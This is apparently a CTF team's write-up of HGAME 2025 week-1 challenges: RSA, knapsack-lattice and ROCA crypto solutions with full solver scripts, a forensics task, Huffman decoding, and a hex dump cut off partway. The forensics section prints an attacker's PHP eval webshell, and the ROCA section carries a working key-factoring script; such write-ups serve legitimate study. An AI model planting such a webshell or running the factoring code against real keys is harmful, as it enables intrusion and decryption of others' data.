队伍名称：zwhubuntu，队伍 ID: 0x000057

Crypto: [hgame2025-week1]sieve (pi_prime,eula_phi)

Code:

```
#sage
from Crypto.Util.number import bytes_to_long
from sympy import nextprime

FLAG = b'hgame{xxxxxxxxxxxxxxxxxxxxxx}'
m = bytes_to_long(FLAG)

def trick(k):
    if k > 1:
        mul = prod(range(1,k))
        if k - mul % k - 1 == 0:
            return euler_phi(k) + trick(k-1) + 1
        else:
            return euler_phi(k) + trick(k-1)
    else:
        return 1

e = 65537
p = q = nextprime(trick(e^2//6)<<128)
n = p * q
enc = pow(m,e,n)
print(f'{enc=}')
#enc=2449294097474714136530140099784592732766444481665278038069484466665506153
967851063209402336025065476172617376546
```

主要计算

总结

这个函数的本质是计算:

$$\text{trick}(k) = \sum_{i=1}^{k} \phi(i) + \text{count\_primes}(k)$$

即:

1. 从 1 到 k 的所有整数的欧拉函数值之和。
2. 加上小于或等于 k 的素数的个数。

这个函数可能用于研究数论中与素数和欧拉函数相关的性质，或者用于某些数学问题的求解。

欧拉函数要跑一会，但是计算时间也够了

Exp：

```
from sage.all import *
from Crypto.Util.number import *
from gmpy2 import *
from sympy import nextprime
from tqdm import *

c = 244929409747471413653014009978459273276644448166527803806948446665506153967851063209402336025065476172617376546
e = 0x10001
ss = e^2//6
#ss = 100000
print(ss)
#ee = abs(-prime_pi(ss)+2)
if 0:
    s = 0
    for i in tqdm(range(1,ss+1)):
        s += euler_phi(i)
    ee = s + prime_pi(ss)
    print("ee =",ee)
    p = q = nextprime(ee<<128)
    print(p.bit_length())
    print("p =",p)
    print("q =",q)
# ee = 155763335447735055
# p = 53003516465655400667707442798277521907437914663503790163
# q = 53003516465655400667707442798277521907437914663503790163
ee = 155763335447735055
p = 53003516465655400667707442798277521907437914663503790163
q = 53003516465655400667707442798277521907437914663503790163
```

```
n = p*q
d = invert(e,p*(p-1))
m = pow(c,d,n)
print(long_to_bytes(ZZ(m)))
```

```
# q = 53003516465655400667707442798277521907437914663503790163
ee = 155763335447735055
p = 53003516465655400667707442798277521907437914663503790163
q = 53003516465655400667707442798277521907437914663503790163

n = p*q
d = invert(e,p*(p-1))
m = pow(c,d,n)
print(long_to_bytes(ZZ(m)))

715849728
b'hgame{sieve_is_n0t_that_HArd}'
```

Flag: hgame{sieve_is_n0t_that_HArd}

Crypto: [hgame2025-week1]ezbag (格，背包)

Code:

```
from Crypto.Util.number import *
import random
from Crypto.Cipher import AES
import hashlib
from Crypto.Util.Padding import pad
from secrets import flag

list = []
bag = []
p=random.getrandbits(64)
assert len(bin(p)[2:])==64
for i in range(4):
    t = p
    a=[getPrime(32) for _ in range(64)]
    b=0
    for i in a:
        temp=t%2
        b+=temp*i
        t=t>>1
    list.append(a)
    bag.append(b)
print(f'list={list}')
print(f'bag={bag}')

key = hashlib.sha256(str(p).encode()).digest()
```

```
cipher = AES.new(key, AES.MODE_ECB)
flag = pad(flag,16)
ciphertext = cipher.encrypt(flag)
print(f"ciphertext={ciphertext}")


"""
list=[[2826962231, 3385780583, 3492076631, 3387360133, 2955228863, 2289302839,
2243420737, 4129435549, 4249730059, 3553886213, 3506411549, 3658342997, 3701237861,
4279828309, 2791229339, 4234587439, 3870221273, 2989000187, 2638446521, 3589355327,
3480013811, 3581260537, 2347978027, 3160283047, 2416622491, 2349924443, 3505689469,
2641360481, 3832581799, 2977968451, 4014818999, 3989322037, 4129732829, 2339590901,
2342044303, 3001936603, 2280479471, 3957883273, 3883572877, 3337404269, 2665725899,
3705443933, 2588458577, 4003429009, 2251498177, 2781146657, 2654566039, 2426941147,
2266273523, 3210546259, 4225393481, 2304357101, 2707182253, 2552285221, 2337482071,
3096745679, 2391352387, 2437693507, 3004289807, 3857153537, 3278380013, 3953239151,
3486836107, 4053147071], [2241199309, 3658417261, 3032816659, 3069112363, 4279647403,
3244237531, 2683855087, 2980525657, 3519354793, 3290544091, 2939387147, 3669562427,
2985644621, 2961261073, 2403815549, 3737348917, 2672190887, 2363609431, 3342906361,
3298900981, 3874372373, 4287595129, 2154181787, 3475235893, 2223142793, 2871366073,
3443274743, 3162062369, 2260958543, 3814269959, 2429223151, 3363270901, 2623150861,
2424081661, 2533866931, 4087230569, 2937330469, 3846105271, 3805499729, 4188683131,
2804029297, 2707569353, 4099160981, 3491097719, 3917272979, 2888646377, 3277908071,
2892072971, 2817846821, 2453222423, 3023690689, 3533440091, 3737441353, 3941979749,
2903000761, 3845768239, 2986446259, 3630291517, 3494430073, 2199813137, 2199875113,
3794307871, 2249222681, 2797072793], [4263404657, 3176466407, 3364259291, 4201329877,
3092993861, 2771210963, 3662055773, 3124386037, 2719229677, 3049601453, 2441740487,
3404893109, 3327463897, 3742132553, 2833749769, 2661740833, 3676735241, 2612560213,
3863890813, 3792138377, 3317100499, 2967600989, 2256580343, 2471417173, 2855972923,
2335151887, 3942865523, 2521523309, 3183574087, 2956241693, 2969535607, 2867142053,
2792698229, 3058509043, 3359416111, 3375802039, 2859136043, 3453019013, 3817650721,
2357302273, 3522135839, 2997389687, 3344465713, 2223415097, 2327459153, 3383532121,
3960285331, 3287780827, 4227379109, 3679756219, 2501304959, 4184540251, 3918238627,
3253307467, 3543627671, 3975361669, 3910013423, 3283337633, 2796578957, 2724872291,
2876476727, 4095420767, 3011805113, 2620098961], [2844773681, 3852689429, 4187117513,
3608448149, 2782221329, 4100198897, 3705084667, 2753126641, 3477472717, 3202664393,
3422548799, 3078632299, 3685474021, 3707208223, 2626532549, 3444664807, 4207188437,
3422586733, 2573008943, 2992551343, 3465105079, 4260210347, 3108329821, 3488033819,
4092543859, 4184505881, 3742701763, 3957436129, 4275123371, 3307261673, 2871806527,
3307283633, 2813167853, 2319911773, 3454612333, 4199830417, 3309047869, 2506520867,
3260706133, 2969837513, 4056392609, 3819612583, 3520501211, 2949984967, 4234928149,
2690359687, 3052841873, 4196264491, 3493099081, 3774594497, 4283835373, 2753384371,
2215041107, 4054564757, 4074850229, 2936529709, 2399732833, 3078232933, 2922467927,
3832061581, 3871240591, 3526620683, 2304071411, 3679560821]]
```

```
bag=[123342809734, 118191282440, 119799979406, 128273451872]
ciphertext=b'\x1d6\xcc}\x07\xfa7G\xbd\x01\xf0P4^Q"\x85\x9f\xac\x98\x8f#\xb2\x12\xf4+\x05`\x80\x1a\xfa !\x9b\xa5\xc7g\xa8b\x89\x93\x1e\xedz\xd2M;\xa2'
"""
```

提供了四组数据，满足：

$$\sum_{i,j=1}^{64} a_{ij} x_j = b_i$$

于是手搓格

$$\begin{pmatrix} x_0 & x_1 & \cdots & x_{63} & 1 \end{pmatrix} \begin{pmatrix} 1 & & & & a_{0,0} & a_{1,0} & a_{2,0} & a_{3,0} \\ & 1 & & & a_{0,1} & a_{1,1} & a_{2,1} & a_{3,1} \\ & & \ddots & & \vdots & \vdots & \vdots & \vdots \\ & & & 1 & a_{0,63} & a_{1,63} & a_{2,63} & a_{3,63} \\ & & & & -b_0 & -b_1 & -b_2 & -b_3 \end{pmatrix} = \begin{pmatrix} x_0 & x_1 & \cdots & x_{63} & 0,0,0,0 \end{pmatrix}$$

矩阵为 **65*68** 维度，然后自己给自己挖了个坑，由于 **xi** 都是小量，不需要对 **0** 项配大系数，直接求解即可

Exp：

```
from sage.all import *
from Crypto.Util.number import *
from gmpy2 import *
from Crypto.Cipher import AES
import hashlib
from Crypto.Util.Padding import pad


def check(lst):
    for i in lst:
        if i not in (0,1,-1):
            return false
    return true

a = [[2826962231, 3385780583, 3492076631, 3387360133, 2955228863, 2289302839,
2243420737, 4129435549, 4249730059, 3553886213, 3506411549, 3658342997, 3701237861,
4279828309, 2791229339, 4234587439, 3870221273, 2989000187, 2638446521, 3589355327,
3480013811, 3581260537, 2347978027, 3160283047, 2416622491, 2349924443, 3505689469,
2641360481, 3832581799, 2977968451, 4014818999, 3989322037, 4129732829, 2339590901,
2342044303, 3001936603, 2280479471, 3957883273, 3883572877, 3337404269, 2665725899,
3705443933, 2588458577, 4003429009, 2251498177, 2781146657, 2654566039, 2426941147,
2266273523, 3210546259, 4225393481, 2304357101, 2707182253, 2552285221, 2337482071,
3096745679, 2391352387, 2437693507, 3004289807, 3857153537, 3278380013, 3953239151,
3486836107, 4053147071], [2241199309, 3658417261, 3032816659, 3069112363, 4279647403,
3244237531, 2683855087, 2980525657, 3519354793, 3290544091, 2939387147, 3669562427,
2985644621, 2961261073, 2403815549, 3737348917, 2672190887, 2363609431, 3342906361,
```

```
3298900981, 3874372373, 4287595129, 2154181787, 3475235893, 2223142793, 2871366073,
3443274743, 3162062369, 2260958543, 3814269959, 2429223151, 3363270901, 2623150861,
2424081661, 2533866931, 4087230569, 2937330469, 3846105271, 3805499729, 4188683131,
2804029297, 2707569353, 4099160981, 3491097719, 3917272979, 2888646377, 3277908071,
2892072971, 2817846821, 2453222423, 3023690689, 3533440091, 3737441353, 3941979749,
2903000761, 3845768239, 2986446259, 3630291517, 3494430073, 2199813137, 2199875113,
3794307871, 2249222681, 2797072793], [4263404657, 3176466407, 3364259291, 4201329877,
3092993861, 2771210963, 3662055773, 3124386037, 2719229677, 3049601453, 2441740487,
3404893109, 3327463897, 3742132553, 2833749769, 2661740833, 3676735241, 2612560213,
3863890813, 3792138377, 3317100499, 2967600989, 2256580343, 2471417173, 2855972923,
2335151887, 3942865523, 2521523309, 3183574087, 2956241693, 2969535607, 2867142053,
2792698229, 3058509043, 3359416111, 3375802039, 2859136043, 3453019013, 3817650721,
2357302273, 3522135839, 2997389687, 3344465713, 2223415097, 2327459153, 3383532121,
3960285331, 3287780827, 4227379109, 3679756219, 2501304959, 4184540251, 3918238627,
3253307467, 3543627671, 3975361669, 3910013423, 3283337633, 2796578957, 2724872291,
2876476727, 4095420767, 3011805113, 2620098961], [2844773681, 3852689429, 4187117513,
3608448149, 2782221329, 4100198897, 3705084667, 2753126641, 3477472717, 3202664393,
3422548799, 3078632299, 3685474021, 3707208223, 2626532549, 3444664807, 4207188437,
3422586733, 2573008943, 2992551343, 3465105079, 4260210347, 3108329821, 3488033819,
4092543859, 4184505881, 3742701763, 3957436129, 4275123371, 3307261673, 2871806527,
3307283633, 2813167853, 2319911773, 3454612333, 4199830417, 3309047869, 2506520867,
3260706133, 2969837513, 4056392609, 3819612583, 3520501211, 2949984967, 4234928149,
2690359687, 3052841873, 4196264491, 3493099081, 3774594497, 4283835373, 2753384371,
2215041107, 4054564757, 4074850229, 2936529709, 2399732833, 3078232933, 2922467927,
3832061581, 3871240591, 3526620683, 2304071411, 3679560821]]
b = [123342809734, 118191282440, 119799979406, 128273451872]
ciphertext=b'\x1d6\xcc}\x07\xfa7G\xbd\x01\xf0P4^Q"\x85\x9f\xac\x98\x8f#\xb2\x12\xf4+\x
05`\x80\x1a\xfa !\x9b\xa5\xc7g\xa8b\x89\x93\x1e\xedz\xd2M;\xa2'

M = Matrix(ZZ,65,68)

T = 1
for i in range(64):
    M[i,i] = 1

for i in range(4):
    for j in range(64):
        M[j,64+i] = a[i][j]*T
M[64,64] = -b[0]*T
M[64,65] = -b[1]*T
M[64,66] = -b[2]*T
M[64,67] = -b[3]*T
res = M.BKZ()
sol = []
```

```
for i in res:
    if check(i):
        print(i[:64])
        M = ''.join(str(j) for j in i[:64][::-1])
        p = int(M,2)
        key = hashlib.sha256(str(p).encode()).digest()
        cipher = AES.new(key, AES.MODE_ECB)
        flag = cipher.decrypt(ciphertext)
        print(flag)
```

Flag： hgame{A_S1mple_Modul@r_Subset_Sum_Problem}

Crypto: [hgame2025-week1] suprimeRSA (ROCA)

Code：

```
from Crypto.Util.number import *
import random
from sympy import prime

FLAG=b'hgame{xxxxxxxxxxxxxxxxxx}'
e=0x10001

def primorial(num):
    result = 1
    for i in range(1, num + 1):
        result *= prime(i)
    return result
M=primorial(random.choice([39,71,126]))

def gen_key():
    while True:
        k = getPrime(random.randint(20,40))
        a = getPrime(random.randint(20,60))
        p = k * M + pow(e, a, M)
        if isPrime(p):
            return p
```

```
p,q=gen_key(),gen_key()
n=p*q
m=bytes_to_long(FLAG)
enc=pow(m,e,n)

print(f'{n=}')
print(f'{enc=}')

"""
n=787190064146025392337631797277972559696758830083248285626115725258876808514
690830730702705056550628756290183000265129340257928314614351263713241
enc=36516478828436407975229955135526763471823365676929028576079613765176999025
3028664857272749598268110892426683253579840758552222893644373690398408
"""
```

典型的 ROCA 秘钥的生成方式
参考链接
https://en.wikipedia.org/wiki/ROCA_vulnerability

Technical details [edit]

Generating an RSA key involves selecting two large randomly-generated prime numbers, a process that can be time-consuming, particularly on small devices, such as smart cards. In addition to being primes, the numbers should have certain other properties for best security. The vulnerable *RSALib* selection process quickly creates primes of the desired type by only testing for primality numbers of the form:

$$k * M + (65537^a \mod M)$$

where M is the product of the first n successive primes (2, 3, 5, 7, 11, 13,...), and n is a constant that only depends on the desired key size. The security is based on the secret constants k and a. The ROCA attack exploits this particular format for primes using a variation of the Coppersmith method. In addition, public keys generated this way have a distinctive fingerprint that can be quickly recognized by attempting to compute the discrete logarithm of the public key mod M to base 65537. Computing discrete logarithms in a large group is usually extremely difficult, but in this case it can be done efficiently using the Pohlig–Hellman algorithm because M is a smooth number. A test site is available on the Internet.[3][6][7][8] In short, keys that fit this format have significantly low entropy and can be attacked relatively efficiently (weeks to months), and the format can be confirmed ("fingerprinted") by the attacker very quickly (microseconds). Multiple implementations of the attack are publicly available.[9][10][11]

生成方式 M 比之前的光滑的多，参考链接 ROCA 攻击的板子
https://bitsdeep.com/posts/analysis-of-the-roca-vulnerability/
https://github.com/FlorianPicca/ROCA

exp：

```
from sage.all import *

def solve(M, n, a, m):
    # I need to import it in the function otherwise multiprocessing doesn't find it in its context
    from sage_functions import coppersmith_howgrave_univariate

    base = int(65537)
```


```
    # the known part of p: 65537^a * M^-1 (mod N)
    known = int(pow(base, a, M) * inverse_mod(M, n))
    # Create the polynom f(x)
    F = PolynomialRing(Zmod(n), implementation='NTL', names=('x',))
    (x,) = F._first_ngens(1)
    pol = x + known
    beta = 0.1
    t = m+1
    # Upper bound for the small root x0
    XX = floor(2 * n**0.5 / M)
    # Find a small root (x0 = k) using Coppersmith's algorithm
    roots = coppersmith_howgrave_univariate(pol, n, beta, m, t, XX)
    # There will be no roots for an incorrect guess of a.
    for k in roots:
        # reconstruct p from the recovered k
        p = int(k*M + pow(base, a, M))
        if n%p == 0:
            return p, n//p

def roca(n):

    keySize = n.bit_length()

    if keySize <= 960:
        M_prime = 0x1b3e6c9433a7735fa5fc479ffe4027e13bea
        #M_prime = 1701411834604692317316873037158841057280
        m = 5

    elif 992 <= keySize <= 1952:
        M_prime =
0x24683144f41188c2b1d6a217f81f12888e4e6513c43f3f60e72af8bd9728807483425d1e
        m = 4
        print("Have you several days/months to spend on this ?")

    elif 1984 <= keySize <= 3936:
        M_prime =
0x16928dc3e47b44daf289a60e80e1fc6bd7648d7ef60d1890f3e0a9455efe0abdb7a748131413ce
bd2e36a76a355c1b664be462e115ac330f9c13344f8f3d1034a02c23396e6
        m = 7
        print("You'll change computer before this scripts ends...")

    elif 3968 <= keySize <= 4096:
        print("Just no.")
        return None
```

```
    else:
        print("Invalid key size: {}".format(keySize))
        return None

    a3 = Zmod(M_prime)(n).log(65537)
    order = Zmod(M_prime)(65537).multiplicative_order()
    inf = a3 // 2
    sup = (a3 + order) // 2

    # Search 10 000 values at a time, using multiprocess
    # too big chunks is slower, too small chunks also
    chunk_size = 10000
    for inf_a in range(inf, sup, chunk_size):
        # create an array with the parameter for the solve function
        inputs = [((M_prime, n, a, m), {}) for a in range(inf_a, inf_a+chunk_size)]
        # the sage builtin multiprocessing stuff
        from sage.parallel.multiprocessing_sage import parallel_iter
        from multiprocessing import cpu_count

        for k, val in parallel_iter(cpu_count(), solve, inputs):
            if val:
                p = val[0]
                q = val[1]
                print("found factorization:\np={}\nq={}".format(p, q))
                return val

if __name__ == "__main__":
    # Normal values
    #p                                                                          =
88311034938730298582578660387891056695070863074513276159180199367175300923113
    #q                                                                          =
122706669547814628745942441166902931145718723658826773278715872626636030375109
    #a = 551658, interval = [475706, 1076306]
    # won't find if beta=0.5
    #p                                                                          =
80688738291820833650844741016523373313635060001251156496219948915457811770063
    #q                                                                          =
69288134094572876629045028069371975574660226148748274586674507084213286357069
    #a = 176170, interval = [171312, 771912]
    #n = p*q
    # For the test values chosen, a is quite close to the minimal value so the search is not too
long
    n                                                                           =
```

787190064146025392337631797277972559696758830083248285626115725258876808514690830730702705056550628756290183000265129340257928314614351263713241

#n = 669040758304155675570167824759691921106935750270765997139446851830489844731373721233290816258049

roca(n)




分解以后就是一把梭了

Flag: hgame{ROCA_ROCK_and_ROll!}


IRS: [hgame2025-week1]Computer_cleaner (简单 IRS)

找到攻击者的 **webshell** 连接密码




<?php @eval($_POST['hgame{y0u_']);?>

对攻击者进行简单溯源




这个 **ip** 威胁情报平台找了半天信息，没找到啥有用的，结果扫了一下发现 **80** 端口开着，访问一下拿到第二部分


121.41.34.25



hav3_cleaned_th3
排查攻击者目的
继续查看日志



直接本机读一下即可



Flag：hgame{y0u_hav3_cleaned_th3_c0mput3r!}

RE: [hgame2025-week1] Compress dot new (哈夫曼编码)

Nu 脚本，丢进 AI，分析出是个 huffman 编码
生成树也给了，直接套哈夫曼解码就可以了
Exp:

```
# -*- coding: utf-8 -*-
"""
Created on Wed Feb  5 20:13:59 2025

@author: zwhub
"""

import json

# 霍夫曼树结构
huffman_tree = {
    "a": {
        "a": {
            "a": {
                "a": {
```

```
				"a": {"s": 125},
				"b": {
					"a": {"s": 119},
					"b": {"s": 123}
				}
			},
			"b": {
				"a": {"s": 104},
				"b": {"s": 105}
			}
		},
		"b": {
			"a": {"s": 101},
			"b": {"s": 103}
		}
	},
	"b": {
		"a": {
			"a": {
				"a": {"s": 10},
				"b": {"s": 13}
			},
			"b": {"s": 32}
		},
		"b": {
			"a": {"s": 115},
			"b": {"s": 116}
		}
	}
},
"b": {
	"a": {
		"a": {
			"a": {
				"a": {
					"a": {"s": 46},
					"b": {"s": 48}
				},
				"b": {
					"a": {
						"a": {"s": 76},
						"b": {"s": 78}
					},
					"b": {
```

```
                        "a": {"s": 83},
                        "b": {
                            "a": {"s": 68},
                            "b": {"s": 69}
                        }
                    }
                }
            },
            "b": {
                "a": {
                    "a": {"s": 44},
                    "b": {
                        "a": {"s": 33},
                        "b": {"s": 38}
                    }
                },
                "b": {"s": 45}
            }
        },
        "b": {
            "a": {
                "a": {"s": 100},
                "b": {
                    "a": {"s": 98},
                    "b": {"s": 99}
                }
            },
            "b": {
                "a": {
                    "a": {"s": 49},
                    "b": {"s": 51}
                },
                "b": {"s": 97}
            }
        }
    },
    "b": {
        "a": {
            "a": {
                "a": {"s": 117},
                "b": {"s": 118}
            },
            "b": {
                "a": {
```

```
                        "a": {"s": 112},
                        "b": {"s": 113}
                    },
                    "b": {"s": 114}
                }
            },
            "b": {
                "a": {
                    "a": {"s": 108},
                    "b": {"s": 109}
                },
                "b": {
                    "a": {"s": 110},
                    "b": {"s": 111}
                }
            }
        }
    }
}

# 编码数据
encoded_data                                                                    =
"00010001110111111010010000011100010111000100111000110000100010111001110010011
01101010111101110110011010001110110100111011111011101101100111011001110011110
11011101110110101100111101100111100011100110111100001100110000101101110110001 1
10010100111001011100111100001100010100101000000010010100010001001111110110010
11101010100011110100011011000111010101101001111111001111111011010101100001101
11010110111111010010011110010001011010111111111110011000101010110111001001111 1
00011011010110111101000001111010000011011010101100011111100011010100101110000 0
11011110000001001010001000101110001110011100101110101111100010101011010111100 0
00110011110001110010111010111110001011010111000001010000000101100011110111000 11
10111111010101001001110101110010001111001001011011110111011101011111011000111 1
01010111001000101110010010111000101101010000111010100010111101010011000111010 1
011101100011011011000011010000000101100011101111111111000101010111100000"

# 解码函数
def decode_huffman(tree, encoded_data):
    decoded_data = []
    current_node = tree
    for bit in encoded_data:
        if bit == '0':
            current_node = current_node.get('a', current_node)
        else:
            current_node = current_node.get('b', current_node)
```

```
            if 's' in current_node:
                decoded_data.append(current_node['s'])
                current_node = tree
    return decoded_data

# 解码
decoded_bytes = decode_huffman(huffman_tree, encoded_data)
decoded_text = ''.join(chr(byte) for byte in decoded_bytes)
print(decoded_text)
```


```
Python 3.12.7 | packaged by Anaconda, Inc. | (main, Oct  4 2024, 13:17:27) [MSC v.1929 64 bit (AMD64)]
Type "copyright", "credits" or "license" for more information.

IPython 8.27.0 -- An enhanced Interactive Python.

In [1]: runfile('C:/Users/zwhub/untitled0.py', wdir='C:/Users/zwhub')
hgame{Nu-Shell-scr1pts-ar3-1nt3r3st1ng-t0-wr1te-&-use!}
Lorem ipsum dolor sit amet, consectetur adipiscing elit.
Nulla nec ligula neque. Etiam et viverra nunc, vel bibendum risus. Donec.

In [2]: AAA
```

Flag: hgame{Nu-Shell-scr1pts-ar3-1nt3r3st1ng-t0-wr1te-&-use!}

RE: [hgame2025-week1] Turtle (upx 魔改，rc4 魔改)


进去是加了 **upx** 的魔改壳

```
00000000h: 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 ; MZ?........    ..
00000010h: B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ; ?.......@.......
00000020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000030h: 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 ; ............€...
00000040h: 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ; ..?.???L?Th
00000050h: 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F ; is program canno
00000060h: 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 ; t be run in DOS 
00000070h: 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 ; mode....$.......
00000080h: 50 45 00 00 64 86 03 00 C9 0E 91 67 00 70 00 00 ; PE..d?.?憯.p..
00000090h: BA 04 00 00 F0 00 27 00 0B 02 02 1E 00 30 00 00 ; ?..?'......0..
000000a0h: 00 10 00 00 00 10 01 00 C0 4C 01 00 00 20 01 00 ; ........繪... ..
000000b0h: 00 00 40 00 00 00 00 00 00 10 00 00 00 02 00 00 ; ..@.............
